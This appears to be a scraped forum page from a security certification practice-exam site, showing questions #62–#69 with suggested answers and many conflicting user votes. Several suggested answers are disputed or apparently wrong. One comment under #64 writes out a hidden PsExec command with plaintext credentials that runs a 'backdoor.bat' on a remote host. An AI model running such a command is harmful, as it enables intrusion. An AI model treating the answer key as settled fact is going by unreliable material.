Mr_BuCk3th34D 2 years, 10 months ago

Selected Answer: C

Preparation is the process of identifying and implementing measures to prevent future attacks from occurring. This can involve conducting a risk assessment to identify potential vulnerabilities and threats, implementing security controls to mitigate those risks, and developing an incident response plan to guide the organization's response to future attacks.

Detection is the process of identifying the presence of an attack or threat. It is important, but it does not directly address prevention.

Remediation is the process of addressing the consequences of an attack or threat, such as restoring systems or data that have been compromised or damaged. It is important, but it does not directly address prevention.

Recovery is the process of returning to normal operations after an attack or threat. It is important, but it does not directly address prevention.

upvoted 3 times

tineboy46 3 years ago

A is the correct one here.

upvoted 1 times

Sloananne 3 years, 1 month ago

Selected Answer: B

Remediation? "Ransomware Remediation feature identifies whenever a new ransomware attempts to encrypt files and will automatically create a backup of targeted files that will be restored after the malware is blocked"

upvoted 2 times

Raven89 3 years, 2 months ago

Selected Answer: C

Preparation for sure

upvoted 3 times

romero318 3 years, 1 month ago

Well it says this. " However, no further security measures have been implemented. " I

upvoted 1 times

Question #62 *Topic 1*

Some end users of an e-commerce website are reporting a delay when browsing pages. The website uses TLS 1.2. A security architect for the website troubleshoots by connecting from home to the website and capturing traffic via Wireshark. The security architect finds that the issue is the time required to validate the certificate. Which of the following solutions should the security architect recommend?

A. Adding more nodes to the web server clusters

B. Changing the cipher algorithm used on the web server

C. Implementing OCSP stapling on the server

D. Upgrading to TLS 1.3

Suggested Answer: *D*

CXSSP Highly Voted 3 years, 1 month ago

Selected Answer: C

C. Implementing OCSP stapling on the server

OCSP stapling allows the web server to provide a digitally signed and time-stamped OCSP response as part of the TLS handshake process, which can significantly reduce the time required to validate the certificate. This helps improve the performance of SSL/TLS connections.

upvoted 5 times

23169fd Most Recent 2 years, 3 months ago

Selected Answer: C

OCSP Stapling: OCSP (Online Certificate Status Protocol) stapling reduces the overhead and latency associated with certificate validation. Instead of having each client query the Certificate Authority (CA) directly to check the revocation status of a certificate, the server periodically queries the CA and "staples" the OCSP response to the TLS handshake. This way, clients receive the certificate status directly from the server, reducing the time and improving performance.

upvoted 2 times

gpt_test 3 years, 1 month ago

Selected Answer: C

C. Implementing OCSP stapling on the server Explanation: OCSP (Online Certificate Status Protocol) is a protocol used to check the revocation status of a digital certificate. When a client connects to a server, it may need to check the status of the server's certificate by sending a request to the Certificate Authority (CA). This can introduce a delay, especially if the CA's server is slow or unreachable. OCSP stapling is a solution where the server periodically retrieves its certificate status from the CA and then "staples" this status to the TLS handshake. This means the client doesn't need to make a separate connection to the CA, thus reducing the connection time.

upvoted 3 times

Question #63 *Topic 1*

A security engineer was auditing an organization's current software development practice and discovered that multiple open-source libraries were Integrated into the organization's software. The organization currently performs SAST and DAST on the software it develops.
Which of the following should the organization incorporate into the SDLC to ensure the security of the open-source libraries?

A. Perform additional SAST/DAST on the open-source libraries.

B. Implement the SDLC security guidelines.

C. Track the library versions and monitor the CVE website for related vulnerabilities.

D. Perform unit testing of the open-source libraries.

Suggested Answer: *C*
Reference: https://www.whitesourcesoftware.com/resources/blog/application-security-best-practices/

Mr_BuCk3th34D Highly Voted 3 years, 10 months ago

Selected Answer: C

: It is important to keep track of the versions of open-source libraries that are being used, and to monitor the CVE website for any vulnerabilities that have been identified in those libraries. This can help the organization stay aware of potential security issues and take appropriate action to address them.

Performing unit testing of the open-source libraries is not necessary, as unit testing is typically focused on testing individual units of code within the software, not on external libraries that are being used.

upvoted 12 times

23169fd Most Recent 2 years, 3 months ago

Selected Answer: C

Tracking Library Versions: Keeping track of the versions of open-source libraries in use allows the organization to know exactly which versions are part of their software at any given time.

Monitoring the CVE Website: The Common Vulnerabilities and Exposures (CVE) website is a well-known database of publicly disclosed information security vulnerabilities. By monitoring this site, the organization can stay informed about any vulnerabilities that are discovered in the open-source libraries they use. This enables the organization to quickly react by updating or patching the affected libraries to mitigate any security risks.

upvoted 1 times

cyspec 2 years, 3 months ago

Selected Answer: C

C is included in the last phase of SDLC.

upvoted 3 times

Anarckii 2 years, 10 months ago

Selected Answer: B

Key part of the question is "incorporate into": Which of the following should the organization incorporate into the SDLC to ensure the security of the open-source libraries?

upvoted 1 times

Anarckii 2 years, 10 months ago

Changing my answer to C

upvoted 1 times

BiteSize 3 years, 3 months ago

Selected Answer: B

Incorporating SSDLC into existing SDLC will include addressing the concerns and actions of C and D. Just because an organization has a SAST/DAST doesn't mean SSDLC is integrated at this point. Making a tracker doesn't mean anyone will care; trackers are always made. The trick is integrating controls into the process so that the organization tracks, tests, and approves library versions before they are allowed. ChatGPT also concurred

Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 2 times

p1s3c 3 years, 5 months ago

Selected Answer: C

The best approach to ensure the security of the open-source libraries incorporated into the organization's software would be to track the library versions and monitor the CVE website for related vulnerabilities. Therefore, the correct answer is option C.

While performing additional SAST/DAST on the open-source libraries or implementing the SDLC security guidelines could help improve the overall security of the software, it may not specifically address the vulnerabilities in the open-source libraries. Performing unit testing of the open-source libraries may also not be the most effective approach to identify security vulnerabilities in the libraries.

By tracking the library versions and monitoring the CVE website for related vulnerabilities, the organization can identify and address any known vulnerabilities in the open-source libraries they are using, ensuring that their software remains secure.

upvoted 2 times

FOURDUE 3 years, 8 months ago

Selected Answer: D

my vote for D here is my logic: Which of the following should the organization incorporate into the SDLC to ensure the security of the open-source libraries? 'incorporate into' implies testing

upvoted 1 times

cyspec 2 years, 3 months ago

The last phase of SDLC involves monitoring CVEs of dependencies.

upvoted 1 times

angryelvis 3 years, 10 months ago

Selected Answer: C

By tracking the library versions they know when the outside libraries have been updated. I would have thought that this would tell them to perform SAST/DAST again (because of the outside update) but maybe that's an expensive headache and the more practical option is to see if any vulnerabilities (CVEs) have been updated for the (newly updated) open source.

upvoted 2 times

Andy2345 3 years, 10 months ago

Have to comment because I feel like the wording is confusing others... The organization currently performs SAST and DAST on the software it develops. Key words being "it develops." The company does not perform SAST and DAST on the open-source libraries as it does not develop these. I am leaning towards A to get the open-source libraries at the same level of testing as the software the company develops is at.

Not feeling D as the main objective of unit testing is to isolate written code to test and determine if it works as intended.

https://www.techtarget.com/searchsoftwarequality/definition/unit-testing

upvoted 3 times

chipfletcher22 3 years, 10 months ago

Selected Answer: C

Option C. If the company's software is already being tested through static and dynamic testing, then unit testing has already been done. The blind spot is the potential vulnerabilities of the open source packages used. Ignore that they are "Open Source" and consider what options the software company would have if they integrate with ANY other code that they do not own. The only option they would have is to track new vulnerabilities discovered after it has been published (otherwise they have to begin to maintain the open source components themselves).

upvoted 2 times

EZPASS 3 years, 10 months ago

Selected Answer: D

I believe it's D. Not all open-source libraries have CVEs which means developers can’t rely only on CVEs to understand library flaws.

upvoted 2 times

[Removed] 3 years, 12 months ago

Selected Answer: C

Monitoring the library for CVE and tracking library version for most up to date is the way to go

upvoted 2 times

YOBOYO 4 years ago

After rereading multiple times, the question states that the open-source libraries are already integrated into the developed software. In this case they need security guidelines on how to implement open source libraries they include in their development. Both SAST and DAST testing is already being done on the developed software that has the open source libraries already included. I believe B is correct.

upvoted 3 times

RevZig67 4 years, 5 months ago

Selected Answer: D

Answer B doesn't make any sense. It asking what to add to the SDLC. You should add the testing of open-source libraries.

upvoted 3 times

Question #64 *Topic 1*

A security analyst is investigating a possible buffer overflow attack. The following output was found on a user's workstation:
graphic.linux_randomization.prg
Which of the following technologies would mitigate the manipulation of memory segments?

A. NX bit

B. ASLR

C. DEP

D. HSM

Suggested Answer: *B*
Reference: http://webpages.eng.wayne.edu/~fy8421/19sp-csc5290/labs/lab2-instruction.pdf (3)

[Removed] Highly Voted 3 years, 12 months ago

Selected Answer: B

the keyword is {the manipulation of memory segments} ASLR prevents that by randomizing memory location. NX bit, ASLR, and DEP all help with buffer overflow but only ASLR handles randomization.

upvoted 11 times

23169fd Most Recent 2 years, 3 months ago

Selected Answer: B

ASLR randomizes the memory addresses used by system and application processes. By randomizing the locations where program code and data are loaded, ASLR makes it difficult for an attacker to predict the location of specific functions or buffers, thus mitigating the risk of a buffer overflow attack exploiting predictable memory addresses

upvoted 1 times

surfuganda 2 years, 6 months ago

Selected Answer: C

C. DEP (Data Execution Prevention)

DEP (Data Execution Prevention) specifically focuses on preventing code execution from certain memory regions designated as data storage.

By marking memory pages as non-executable, DEP effectively prevents attackers from executing injected malicious code in memory segments vulnerable to buffer overflow attacks.

DEP directly addresses the manipulation of memory segments by ensuring that code cannot be executed from areas intended for data storage, thereby thwarting buffer overflow exploits.

While the NX bit (No-eXecute bit) is a hardware feature that contributes to DEP by marking memory pages as non-executable, DEP itself is the primary mechanism for enforcing non-executable memory protection and mitigating buffer overflow attacks.

upvoted 1 times

b49eb27 2 years, 6 months ago

I'm going with C. the question says that a file with a ".prg" extension was found on a workstation when investigating. ".prg" usually stands for "programming" so we can assume that there was some malicious code that caused the buffer overflow attack. Dep prevents buffer overflow from malicious code. "Code", is the word I'm focusing on here. Drawing the parallel between ".prg" and "code" I'm going with DEP

upvoted 1 times

talosDevbot 2 years, 9 months ago

Selected Answer: A

Key word here is "manipulate". NX bit also works on the RAM.

While both ASLR and NX bit mitigate against buffer overflow attacks, the NX bit prevents the execution of code in a segment of the memory that is designated as non-executable.

In other words, NX bit will prevent an attacker to *manipulate* a non-executable memory segment into executing a malicious code

upvoted 1 times

Delab202 2 years, 9 months ago

Selected Answer: B

To mitigate the manipulation of memory segments, particularly in the context of a buffer overflow attack, the technology that is primarily designed for this purpose is:

C. DEP (Data Execution Prevention)

DEP is a security feature that helps prevent the execution of code in certain regions of memory that should only contain data. It helps protect against buffer overflow and similar attacks by marking certain areas of memory as non-executable.

ASLR (Address Space Layout Randomization): ASLR is a security feature that randomizes the memory addresses used by system files and key program components. While it enhances security, its primary goal is to make it more difficult for attackers to predict the memory addresses of specific functions, not to prevent the manipulation of memory segments directly.

upvoted 1 times

Delab202 2 years, 9 months ago

C. DEP (Data Execution Prevention) not ASLR (Address Space Layout Randomization)

upvoted 1 times

BiteSize 3 years, 3 months ago

Selected Answer: B

Address Space Layout Randomization (ASLR) changes the order of the address space so that way code injected will not be able to run. It is hard to run a command that is supposed to say Example "Start-Process powershell -WindowStyle Hidden, Psexec \\172.16.0.121 -u chris -p password /c c:/backdoor.bat" Turns into "Rsatt-Pscreos pheolswerl -Ilynodwtwes Dindhe, Espexc \\172.16.0.121 -u sirhc -p sdawposr /c c:/arcdokbo.tab"

Thus no exploit/payload :) Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 2 times

Mr_BuCk3th34D 3 years, 10 months ago

Selected Answer: B

ASLR is a security technique that randomizes the memory locations where programs, libraries, and data are loaded, making it more difficult for an attacker to predict where code or data will be located in memory. This can make it more difficult for an attacker to successfully execute a buffer overflow attack, as the attacker would need to guess the correct memory location to target. This is way more specific then the other alternatives.

The NX bit (No eXecute bit) is a security feature that prevents code from being executed in certain memory locations, such as those that are marked as data rather than code. This can help prevent buffer overflow attacks by preventing the execution of malicious code that is injected into a buffer.

Data Execution Prevention (DEP) is a security feature that prevents code from being executed in certain memory locations, such as the stack or heap. This can help prevent buffer overflow attacks by preventing the execution of malicious code that is injected into a buffer.

upvoted 3 times

hidady 4 years ago

A is correct NX

upvoted 3 times

romero318 4 years, 1 month ago

Selected Answer: A

Answer is A

upvoted 3 times

EZPASS 4 years, 2 months ago

The correct answer is A - NX bit. ---------- https://eklitzke.org/memory-protection-and-aslr ---------- ******(The NX bit, which is present on all 64-bit x86 systems (and some later 32-bit x86 systems), is an important measure which helps mitigate this attack)******. Systems that implement this functionality have three permissions bits: read, write, and execute. These permissions work exactly the same as the filesystem read/write/execute bits. What happens on these systems is that text areas are mapped to be readable + executable and data areas are mapped to be readable + writable but not executable. It's also possible to map data areas to be just readable.

******(With the NX bit the simplest and most dangerous stack buffer overflow attack is prevented because any x86 code injected into the stack cannot be executed.)******

upvoted 1 times

romero318 4 years, 1 month ago

I think you are right. I tried to find under ALSR if it protected against manipulation of " MEMORY SEGMENTS" And I simply don't see that anywhere. however in the NX bit I do see that. They both protect from buffer over flow but only one specialize in segments.

upvoted 2 times

dgfhyjfghfgfkfhd 4 years, 6 months ago

Selected Answer: B

No, B is correct. https://eklitzke.org/memory-protection-and-aslr

upvoted 4 times

am2005 4 years, 8 months ago

Option A ?

upvoted 1 times

Question #65 *Topic 1*

An e-commerce company is running a web server on premises, and the resource utilization is usually less than 30%. During the last two holiday seasons, the server experienced performance issues because of too many connections, and several customers were not able to finalize purchase orders. The company is looking to change the server configuration to avoid this kind of performance issue.
Which of the following is the MOST cost-effective solution?

A. Move the server to a cloud provider.

B. Change the operating system.

C. Buy a new server and create an active-active cluster.

D. Upgrade the server with a new one.

Suggested Answer: *A*

Delab202 2 years, 3 months ago

Selected Answer: C

To address the issue of performance problems during holiday seasons while maintaining cost-effectiveness, the most suitable option is:

C. Buy a new server and create an active-active cluster.

By purchasing a new server and configuring an active-active cluster, the company can distribute the load between the two servers, ensuring better performance during peak periods. Active-active clustering allows both servers to share the load and respond to requests, providing redundancy and preventing a single point of failure. This solution is more cost-effective than continuously upgrading to new servers, especially considering that resource utilization is usually less than 30%.

upvoted 1 times

Trap_D0_r 2 years, 3 months ago

It asked for the most cost effective option, not the most suitable option.

Cloud servers are significantly cheaper than on-prem hardware, and can be scaled up or down for workloads so you only pay for the compute power you need. If you're looking for the cheapest fix, the answer is A.

upvoted 3 times

SangSang Most Recent 1 year, 11 months ago

That is ChatGPT answer, so don't worry about that man, lol!

upvoted 1 times

BiteSize 2 years, 9 months ago

Selected Answer: A

Going to a reliable cloud service provider ensures all the orders will come in. Option A. B. *dies laughing C. You could get a new server that has awesome specs but that takes quite a bit of time to fully deploy (resources), also no guarantee that it will be sufficient. Clearly the current IT staff can't give expert recommendations for improving on premises solutions such as Dual WAN with two ISP's and load balancing two servers in a DMZ. Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 3 times

hidady 3 years, 3 months ago

A is the correct answer

upvoted 4 times

ryanzou 3 years, 5 months ago

Selected Answer: A

elasticity

upvoted 4 times

Question #66 *Topic 1*

A company has decided to purchase a license for software that is used to operate a mission-critical process. The third-party developer is new to the industry but is delivering what the company needs at this time.
Which of the following BEST describes the reason why utilizing a source code escrow will reduce the operational risk to the company if the third party stops supporting the application?

A. The company will have access to the latest version to continue development.

B. The company will be able to force the third-party developer to continue support.

C. The company will be able to manage the third-party developer's development process.

D. The company will be paid by the third-party developer to hire a new development team.

Suggested Answer: *A*

patinho777 Highly Voted 3 years, 9 months ago

Selected Answer: A

I think this is A

upvoted 11 times

Sloananne Highly Voted 3 years, 1 month ago

Selected Answer: A

A - "Source Code Escrow—Identifies that a copy of vendor-developed source code is provided to a trusted third party in case the vendor ceases to be in business." Comptia book

upvoted 5 times

BiteSize Most Recent 2 years, 3 months ago

Selected Answer: A

Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 1 times

ukuwai 3 years, 1 month ago

Selected Answer: B

Source code escrow ensures that the licensee obtains access to the source code ONLY when the maintenance of the software cannot otherwise be assured; therefore, the owner of the software is the developer and the answer should be B

upvoted 1 times

ukuwai 3 years, 1 month ago

Wait, I take it back. Sorry, the answer should be A since I misread the question and it states "if the third party stops supporting the application" and obviously B is not making sense.

upvoted 3 times

Ant21097 3 years, 2 months ago

Selected Answer: A

The only option here that makes sense

upvoted 1 times

RevZig67 3 years, 5 months ago

Selected Answer: A

You want a software escrow incase the new developer goes out of business.

upvoted 3 times

Question #67 *Topic 1*

A security analyst is researching containerization concepts for an organization. The analyst is concerned about potential resource exhaustion scenarios on the
Docker host due to a single application that is overconsuming available resources.
Which of the following core Linux concepts BEST reflects the ability to limit resource allocation to containers?

A. Union filesystem overlay

B. Cgroups

C. Linux namespaces

D. Device mapper

Suggested Answer: *B*

Soft and hard limits

The total CPU usage for all YARN containers on a node manager will not exceed the value set by the yarn.nodemanager.resource.percentage-physical-cpu-limit property, regardless of whether soft or hard limits are used.

```
<property>    <name>yarn.nodemanager.resource.percentage-physical-cpu-limit<name>    <value>60</value>  </prope
```

This property sets the CPU limit for all containers on a node manager, which means that the total CPU usage of all containers at any given time will not exceed 60%.

By default, YARN cgroups uses soft limits, which allow containers to run beyond the defined CPU limit if there is available resource on the system. If a hard limit is used, containers cannot use more CPU time than what was allocated, even if spare resource is available. The soft or hard limit switcher is controlled by the following property:

```
<property>    <name>yarn.nodemanager.linux-container-executor.cgroups.strict-resource-usage<name>    <value>tru
```

Reference: https://www.ibm.com/support/pages/deep-dive-yarn-cgroups-hadoop-dev

AlexJacobson Highly Voted 4 years, 3 months ago

Selected Answer: B

I think it's B - CGroups "Namespaces provide isolation of system resources, and cgroups allow for fine-grained control and enforcement of limits for those resources."

upvoted 13 times

Mr_BuCk3th34D Highly Voted 3 years, 10 months ago

Selected Answer: B

Cgroups, or control groups, is a Linux kernel feature that allows the administrator to allocate resources such as CPU, memory, and I/O bandwidth to processes or groups of processes in a system. Cgroups can be used to limit resource allocation to containers, ensuring that a single application does not overconsume available resources and cause resource exhaustion on the Docker host.

upvoted 12 times

23169fd Most Recent 2 years, 3 months ago

Selected Answer: B

Cgroups (Control Groups): Cgroups is a Linux kernel feature that allows the system administrator to allocate and limit the resources (CPU, memory, disk I/O, network bandwidth, etc.) that processes or groups of processes can use. It is specifically designed to manage and limit resource usage in a way that ensures that no single application can exhaust the available resources on a Docker host, thus providing a way to control resource allocation to containers.

upvoted 2 times

talosDevbot 2 years, 9 months ago

Selected Answer: B

From ChatGPT, after asking the difference between Cgroups and namespaces: Cgroups are used to set resource limits and manage resource allocation, while namespaces provide process isolation, network isolation, and other forms of isolation

upvoted 1 times

OdinAtlasSteel 2 years, 11 months ago

Selected Answer: B

B. Cgroups is the correct answer. Cgroups is a Linux kernel feature that allows the isolation, prioritization, and accounting of resource usage (such as CPU, memory, disk I/O) for a collection of processes, which is crucial for managing resources in containerized environments like Docker.

upvoted 1 times

BiteSize 3 years, 3 months ago

Selected Answer: B

Source: Verifying each answer against Chat GPT, my experience, other test banks, a written book, and weighing in the discussion from all users to create a 100% accurate guide for myself before I take the exam. (It isn't easy because of the time needed, but it is doing my diligence)

upvoted 1 times

kyle942 3 years, 3 months ago

Selected Answer: B

https://www.howtogeek.com/devops/what-are-linux-namespaces-and-what-are-they-used-for/#:~:text=Cgroup%20is%20another,a%20specific%20cgroup. Cgroups is for groups, namespace is f

upvoted 1 times

sandman310323 3 years, 4 months ago

Selected Answer: B

Quick Googles search. cgroups, short for control groups, allow administrators to limit and distribute resources among different groups of processes. Namespaces, on the other hand, create isolated environments for processes, separating them from the host system and other processes

upvoted 2 times

javier051977 3 years, 6 months ago

Selected Answer: B

Cgroups, or Control Groups, is a Linux kernel feature that allows for the allocation of resources, such as CPU, memory, and I/O, among a group of processes. Cgroups can be used to limit the amount of resources that a container is allowed to use, preventing a single application from overconsuming available resources on the Docker host.

upvoted 3 times

Geofab 3 years, 7 months ago

Selected Answer: B

I think its B as well https://medium.com/@BeNitinAgarwal/understanding-the-docker-internals-7ccb052ce9fe#:~:text=Cgroups,optionally%20enforce%20limits%20and%20constraints.

upvoted 2 times

AnnoyingIAGuy 3 years, 9 months ago

Selected Answer: B

I'm going with B

upvoted 3 times

hidady 3 years, 10 months ago

B is the correct answer " CGroups "

upvoted 3 times

Protocol0 3 years, 11 months ago

Selected Answer: B

https://www.nginx.com/blog/what-are-namespaces-cgroups-how-do-they-work/

upvoted 3 times

dangerelchulo 4 years ago

Selected Answer: C

see my explanation below

upvoted 1 times

adamwella 4 years, 1 month ago

Selected Answer: C

Selected answer should be C

upvoted 2 times

dangerelchulo 4 years, 1 month ago

according to comptia containerization is the best method, they also show examples of docker in their book and also stated that is better to establish namespaces

upvoted 1 times

Jackie2022 4 years, 2 months ago

LinuxNamespaces are a feature of the Linux kernel that partitions kernel resources such that one set of processes sees one set of resources while another set

upvoted 1 times

Question #68 *Topic 1*

A developer wants to maintain integrity to each module of a program and ensure the code cannot be altered by malicious users.
Which of the following would be BEST for the developer to perform? (Choose two.)

A. Utilize code signing by a trusted third party.

B. Implement certificate-based authentication.

C. Verify MD5 hashes.

D. Compress the program with a password.

E. Encrypt with 3DES.

F. Make the DACL read-only.

Suggested Answer: *A, B*

iosnet Highly Voted 4 years, 8 months ago

I think the most suitable answer is AB as the keyword "A developer wants to maintain". So it shud be something to do with implementation prevention control.

upvoted 10 times

FoxTrotDG 3 years, 7 months ago

Maintaining and implementing are not the same thing.

upvoted 2 times

FoxTrotDG 3 years, 7 months ago

Selected Answer: AC

A and C both directly address the goal of ensuring code integrity and detecting unauthorized modifications by providing ways to validate that the code has not been altered since it was signed or hashed.

Certificate-based authentication focuses on verifying the identity of users or systems involved in a communication but does not check the integrity of the code itself.

upvoted 7 times

FoxTrotDG Highly Voted 3 years, 6 months ago

I'm changing my answer to A and B. MD5 hashes are not effective in maintaining code integrity because they are easily modified. Certificate-based authentication can help maintain the integrity of each module by ensuring only authorized users can access and modify the code

upvoted 8 times

f7bc9da Most Recent 1 year, 5 months ago

Selected Answer: AB

AB The developer wouldn't verify MD5 hashes to ensure the code can't be altered. MD5 hashes ensure that code HAS NOT been altered, but does not prevent altering the source code. Code signing seems unanimous, and B is the next best option - implementing certificate-based authentication is used to ensure that only trusted entities (users) can access the same system. The key here is prevention, not verification. AB is the answer.

upvoted 1 times

881cfb8 1 year, 10 months ago

Selected Answer: AC

A and C

Question wants integrity, signing attests, hash confirms

Other answers are for other purposes such as confidentiality and authentication which is not what was asked

upvoted 1 times

deeden 1 year, 11 months ago

Selected Answer: AC

A. Utilize code signing by a trusted third party Explanation: Code signing ensures that the modules are authenticated and have not been altered. It provides a digital signature verifying that the code is genuine. C. Verify MD5 hashes Explanation: Hashing helps ensure code integrity. By generating an MD5 hash for each module and verifying it, the developer can detect if the code has been modified. However, stronger hash functions (e.g., SHA-256) are often recommended.

upvoted 1 times

deeden 1 year, 11 months ago

F. Make the DACL read-only: This restricts file access permissions but does not prevent the alteration of the source code itself. a malicious actor or advanced user might still:

Change Permissions: If they have elevated privileges, they could change the permissions from read-only to read-write. Copy and Alter: Create a copy of the file, modify the copy, and then overwrite the original if they can escalate privileges or bypass certain restrictions.

upvoted 1 times

IT_Master_Tech 1 year, 11 months ago

A and C.

upvoted 1 times

grelaman 2 years ago

Selected Answer: AF

A. Utilize code signing by a trusted third party. Code signing ensures that the code's integrity is verified and that it has not been altered since it was signed. It provides a way to confirm that the code is from a trusted source and has not been tampered with. (Request number 1 of the problem - Assure integrity) F. Make the DACL read-only. Making the DACL (Discretionary Access Control List) read-only helps prevent unauthorized or malicious users from altering the code (Request Number 2 of the problem). This access control measure directly addresses the issue of unauthorized alterations by restricting write access to the code.

upvoted 2 times

deeden 1 year, 11 months ago

However, a malicious actor or advanced user might still:

Change Permissions: If they have elevated privileges, they could change the permissions from read-only to read-write. Copy and Alter: Create a copy of the file, modify the copy, and then overwrite the original if they can escalate privileges or bypass certain restrictions.

upvoted 1 times

deeden 1 year, 11 months ago

B is related to user authentication, not code integrity. C has security limitations (MD5 is weak). D and E do not ensure integrity, only confidentiality.

upvoted 1 times

23169fd 2 years, 3 months ago

Selected Answer: AC

A. Utilize code signing by a trusted third party.

Code signing involves digitally signing executables and scripts to confirm the software author and guarantee that the code has not been altered or corrupted since it was signed. This process uses a trusted third-party certificate authority (CA) to ensure the authenticity and integrity of the code. C. Verify MD5 hashes.

Verifying hashes involves calculating a hash of the program's code and comparing it to a known good hash. While MD5 is not the most secure hash function (SHA-256 is preferred for stronger security), using hashes in general helps ensure that the code has not been altered. Regularly verifying these hashes can help detect any unauthorized changes to the code.

upvoted 1 times

cyspec 2 years, 3 months ago

Selected Answer: AC

The arguments for C not "preventing" also applies to A. As for finding a MD5 collision, good luck with that while keeping the module valid.

upvoted 2 times

loucrass 2 years, 6 months ago

Selected Answer: AC

The correct answers are (A and C)

upvoted 2 times

surfuganda 2 years, 6 months ago

Selected Answer: AF

Developer wants to: 1-maintain integrity to each module of a program and 2-ensure the code cannot be altered by malicious users.

A. Utilize code signing by a trusted third party: Code signing digitally signs executable files with a cryptographic signature. By obtaining a code signing certificate from a trusted third party, the developer signs each module of the program, ensuring integrity. When users run the program, their systems can verify the signature to ensure the code has not been altered since it was signed. Code signing is widely used to establish trust in software distribution channels and mitigate the risk of code tampering.

F. Make the DACL read-only: DACL (Discretionary Access Control List) specifies access permissions to securable objects, such as files or directories, on Windows systems. Making the DACL read-only restricts write access to the program's files, maintaining integrity by preventing malicious users from altering them.

upvoted 2 times

Tayfay 2 years, 8 months ago

Selected Answer: AE

To maintain the integrity of each module in a program and prevent malicious alteration, the developer should consider the following two options:

A. Utilize code signing by a trusted third party: This creates a digital signature for each module using a certificate from a trusted authority. Any modification to the code will invalidate the signature, alerting users and preventing execution. E. Encrypt with 3DES: While considered less secure than modern algorithms like AES, 3DES encryption can still provide a layer of protection against unauthorized modification. Decrypting would require the attacker to possess the encryption key, adding a barrier to tampering.

upvoted 1 times

D1960 2 years, 8 months ago

Leaning towards AC. Everybody agrees on A. Everybody also agrees that the possible choices are: AB, AC, or AF. If A is done, then B is also effectively done. So B is probably not the best choice. If DACL is made read-only across the board, then authorized users could not alter the code. By default, the best choice seems to be: AC.

upvoted 1 times

D1960 2 years, 8 months ago

After looking at question 233, I think I will change my answer to AF. I think CompTIA wants the test taker to understand that MD5 is used for detection, and DACL prevents code from being modified. So AC for 233 and AF for 68.

upvoted 2 times

Delab202 2 years, 9 months ago

Selected Answer: AC

For a developer aiming to maintain integrity to each module of a program and ensure the code cannot be altered by malicious users, the best choices would be:

A. Utilize code signing by a trusted third party.

Code signing involves signing the code with a cryptographic signature, and this signature is verified by the operating system or runtime environment. It ensures that the code has not been tampered with since it was signed. A trusted third party enhances the credibility of the signature. C. Verify MD5 hashes.

MD5 hashes can be used to verify the integrity of files. The developer can compute the MD5 hash of each module and provide the computed hashes. Users can then independently calculate the MD5 hash of the downloaded modules and compare them to ensure integrity.

upvoted 2 times

The_Lucifer 2 years, 9 months ago

why not F ?

upvoted 2 times

smoothAzure 2 years, 9 months ago

What is the right answer? Did anyone take exams

upvoted 1 times

Anarckii 2 years, 10 months ago

Selected Answer: AB

correcting to AB

upvoted 2 times

Question #69 *Topic 1*

A company is moving most of its customer-facing production systems to the cloud-facing production systems to the cloud. IaaS is the service model being used.
The Chief Executive Officer is concerned about the type of encryption available and requires the solution must have the highest level of security.
Which of the following encryption methods should the cloud security engineer select during the implementation phase?

A. Instance-based

B. Storage-based

C. Proxy-based

D. Array controller-based

Suggested Answer: *A*

bobthemanofearth Highly Voted 4 years, 7 months ago

B.

We recommend that you encrypt your virtual hard disks (VHDs) to help protect your boot volume and data volumes at rest in storage, along with your encryption keys and secrets.

Azure Disk Encryption helps you encrypt your Windows and Linux IaaS virtual machine disks. Azure Disk Encryption uses the industry-standard BitLocker feature of Windows and the DM-Crypt feature of Linux to provide volume encryption for the OS and the data disks. The solution is integrated with Azure Key Vault to help you control and manage the disk-encryption keys and secrets in your key vault subscription. The solution also ensures that all data on the virtual machine disks are encrypted at rest in Azure Storage.

https://docs.microsoft.com/en-us/azure/security/fundamentals/iaas

upvoted 11 times

Mr_BuCk3th34D Highly Voted 3 years, 10 months ago

Selected Answer: B

Since we're talking about IaaS we can promptly discard D, array controller-based, since this is encryption at hw level, and in most cases is not an option for cloud providers.

Storage-based encryption involves encrypting data at rest, such as data stored on hard drives or in cloud storage. This is typically done using encryption keys that are managed by the cloud provider or by the customer. This method of encryption provides a high level of security, as it protects data from unauthorized access even if an attacker gains physical access to the storage media.

Instance-based encryption involves encrypting data in transit, such as data transmitted over a network or the internet. While this method can provide some level of security, it is not as secure as storage-based encryption, as it does not protect data when it is at rest.

Proxy-based encryption involves using a proxy server to encrypt data in transit. This method is similar to instance-based encryption, but it uses an additional layer of security by routing data through a secure server. However, it is still not as secure as storage-based encryption.

upvoted 9 times

Chiaretta Most Recent 1 year, 8 months ago

Selected Answer: A

I think instance-based is the best option.

upvoted 1 times

Bright07 1 year, 9 months ago

Selected Answer: B

Storage-based encryption refers to encrypting data at rest, which means the data stored on disk or other storage devices is automatically encrypted. In an IaaS model, where the company is moving to the cloud, ensuring data is encrypted when stored in cloud storage is crucial for protecting sensitive customer data from unauthorized access, even if an attacker gains access to the physical hardware. Cloud providers often offer built-in, high-performance storage encryption options that can be configured to meet compliance and security standards. This method ensures data is encrypted as it's written to the disk and is accessible only by authorized users or processes with the correct decryption keys. Since the company is moving its customer-facing systems to the cloud and needs the highest level of security, storage-based encryption provides the most comprehensive and robust protection for data at rest in the cloud environment, making B the best choice

upvoted 2 times

231354b 1 year, 10 months ago

Selected Answer: B

Storage-based is highest encryption option for IaaS solutions.

upvoted 3 times

deeden 1 year, 11 months ago

Selected Answer: A

Instance-based encryption provides the highest level of security because encryption is applied at the compute instance level, ensuring that data is encrypted as it is processed, stored, or transmitted. This method enables fine-grained control over encryption keys and ensures that data is encrypted as close to the source as possible, reducing the risk of exposure during data handling.

Storage-based: Encryption is applied at the storage layer, protecting data at rest but leaving it vulnerable during processing or transmission.

upvoted 2 times

deeden 1 year, 11 months ago

you can use instance-based encryption in an IaaS, and it is commonly implemented for securing workloads in such environments.

Why Instance-Based Encryption Works in IaaS: Control of VMs Encryption at the Compute level Customer-Managed Keys

